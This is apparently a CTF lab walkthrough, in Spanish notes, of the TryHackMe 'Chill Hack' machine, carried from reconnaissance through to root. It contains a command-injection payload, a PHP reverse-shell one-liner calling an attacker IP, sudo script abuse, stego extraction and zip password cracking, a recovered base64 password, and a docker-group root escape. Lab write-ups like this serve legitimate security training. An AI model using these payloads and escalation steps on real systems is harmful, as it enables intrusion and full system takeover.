

Chill Hack

nmap -p- -Pn 10.201.107.123 -n -T4 -sS


nmap -p21,22,80 10.201.107.123 -sCV -T4 -Pn -n -v



gobuster dir -u http://10.201.107.123 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt



http://10.201.107.123/secret/



ls;cat /etc/pass → Execute


www-data root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache/pollinate:/bin/false sshd:x:110:65534::/run/sshd:/usr/sbin/nologin aurick:x:1000:1000:Anurodh:/home/aurick:/bin/bash mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false apaar:x:1001:1001:,,,:/home/apaar:/bin/bash anurodh:x:1002:1002:,,,:/home/anurodh:/bin/bash ftp:x:112:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin systemd-timesync:x:113:116:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin tss:x:114:119:TPM software stack,,,:/var/lib/tpm:/bin/false tcpdump:x:115:120::/nonexistent:/usr/sbin/nologin usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin fwupd-refresh:x:117:121:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin systemd-coredump:x:998:998:systemd Core Dumper:/:/usr/sbin/nologin ubuntu:x:1003:1004:Ubuntu:/home/ubuntu:/bin/bash

Anomalias (shell interactivas)

aurick:x:1000:1000:Anurodh:/home/aurick:/bin/bash
apaar:x:1001:1001:,,,:/home/apaar:/bin/bash
anurodh:x:1002:1002:,,,:/home/anurodh:/bin/bash
ubuntu:x:1003:1004:Ubuntu:/home/ubuntu:/bin/bash

Shell Reverse

nc -lvnp 4567	
/usr/bin/php -r '$sock=fsockopen("10.8.64.141",4567);exec("sh <&3 >&3 2>&3");'	

Post explotacion

Estabilizar la shell

```
www-data@ip-10-201-107-123:/var/www/html/secret$ sudo -l
Matching Defaults entries for www-data on ip-10-201-107-123:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-201-107-123:
    (apaar : ALL) NOPASSWD: /home/apaar/.helpline.sh
www-data@ip-10-201-107-123:/var/www/html/secret$
```

Sudo -l -> Podemos ver si la Shell actual tiene permisos elevados

El usuario puede ejecutar con permisos de admin.
/home/apaar/.helpline.sh

www-data@ip-10-201-98-15:/var/www/html/secret$ sudo -l

www-data@ip-10-201-98-15:/home/apaar$ cat /home/apaar/.helpline.sh

```
#!/bin/bash

echo
echo "Welcome to helpdesk. Feel free to talk to anyone at any time!"
echo

read -p "Enter the person whom you want to talk with: " person

read -p "Hello user! I am $person,  Please enter your message: " msg

$msg 2>/dev/null

echo "Thank you for your precious time!"
```

www-data@ip-10-201-98-15:/home/apaar$ sudo -u apaar
/home/apaar/.helpline.sh

```
Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: /bin/bash
Hello user! I am /bin/bash,  Please enter your message: /bin/bash
id
uid=1001(apaar) gid=1001(apaar) groups=1001(apaar)
apaar@ip-10-201-98-15:~$ cat local.txt
```

apaar@ip-10-201-98-15:/var/www/files$ ls -lia

```
apaar@ip-10-201-98-15:/var/www/files$ ls -lia
total 28
 530143 drwxr-xr-x 3 root root 4096 Oct  3  2020 .
1050401 drwxr-xr-x 4 root root 4096 Oct  3  2020 ..
 530145 -rw-r--r-- 1 root root  391 Oct  3  2020 account.php
 530146 -rw-r--r-- 1 root root  453 Oct  3  2020 hacker.php
 530144 drwxr-xr-x 2 root root 4096 Oct  3  2020 images
 530147 -rw-r--r-- 1 root root 1153 Oct  3  2020 index.php
 530150 -rw-r--r-- 1 root root  545 Oct  3  2020 style.css
```

apaar@ip-10-201-98-15:/var/www/files$ cat hacker.php

```
<html>
<head>
<body>
<style>
body {
 background-image: url('images/002d7e638fb463fb7a266f5ffc7ac47d.gif');
}
h2
{
    color:red;
    font-weight: bold;
}
h1
{
    color: yellow;
    font-weight: bold;
}
</style>
<center>
    <img src = "images/hacker-with-laptop_23-2147985341.jpg"><br>
    <h1 style="background-color:red;">You have reached this far. </h2>
    <h1 style="background-color:black;">Look in the dark! You will find your
answer</h1>
</center>
</head>
</html>
```


wget http://10.201.98.15:8001/hacker-with-laptop_23-2147985341.jpg

steghide extract -sf hacker-with-laptop_23-2147985341.jpg

```
┌──(root㉿cris)-[/home/cris/Documentos/tryhackme/10.201.107.123]
└─# steghide extract -sf hacker-with-laptop_23-2147985341.jpg
Anotar salvoconducto:
anot♦ los datos extra♦dos e/"backup.zip".
```

zip2john backup.zip > hash

john --wordlist=/usr/share/wordlists/rockyou.txt hash



Abrir el zip con la clave

```
<html>
<head>
    Admin Portal
</head>
    <title> Site Under Development ... </title>
    <body>
        <form method="POST">
            Username: <input type="text" name="name" placeholder="username"><br><br>
            Email: <input type="email" name="email" placeholder="email"><br><br>
            Password: <input type="password" name="password" placeholder="password">
            <input type="submit" name="submit" value="Submit">
        </form>
<?php
    if(isset($_POST['submit']))
    {
        $email = $_POST["email"];
        $password = $_POST["password"];
        if(base64_encode($password) == "IWQwbnRLbjB3bVlwQHNzdzByZA==")
        {
            $random = rand(1000,9999);?><br><br><br>
            <form method="POST">
                Enter the OTP: <input type="number" name="otp">
                <input type="submit" name="submitOtp" value="Submit">
            </form>
        <?php   mail($email,"OTP for authentication",$random);
            if(isset($_POST["submitOtp"]))
                {
                    $otp = $_POST["otp"];
                    if($otp == $random)
                    {
                        echo "Welcome Anurodh!";
                        header("Location: authenticated.php");
                    }
                    else
                    {
                        echo "Invalid OTP";
                    }
                }
        }
        else
        {
            echo "Invalid Username or Password";
        }
    }
?>
</html>
```

apaar@ip-10-201-98-15:/home$ su anurodh

"IWQwbnRLbjB3bVlwQHNzdzByZA==")

anurodh@ip-10-201-98-15:~$ id

uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh),999(docker)

https://gtfobins.github.io/#

-> buscar docker

anurodh@ip-10-201-98-15:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh

```
anurodh@ip-10-201-98-15:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),
27(sudo)
```

root@5129a8151166:~# cat proof.txt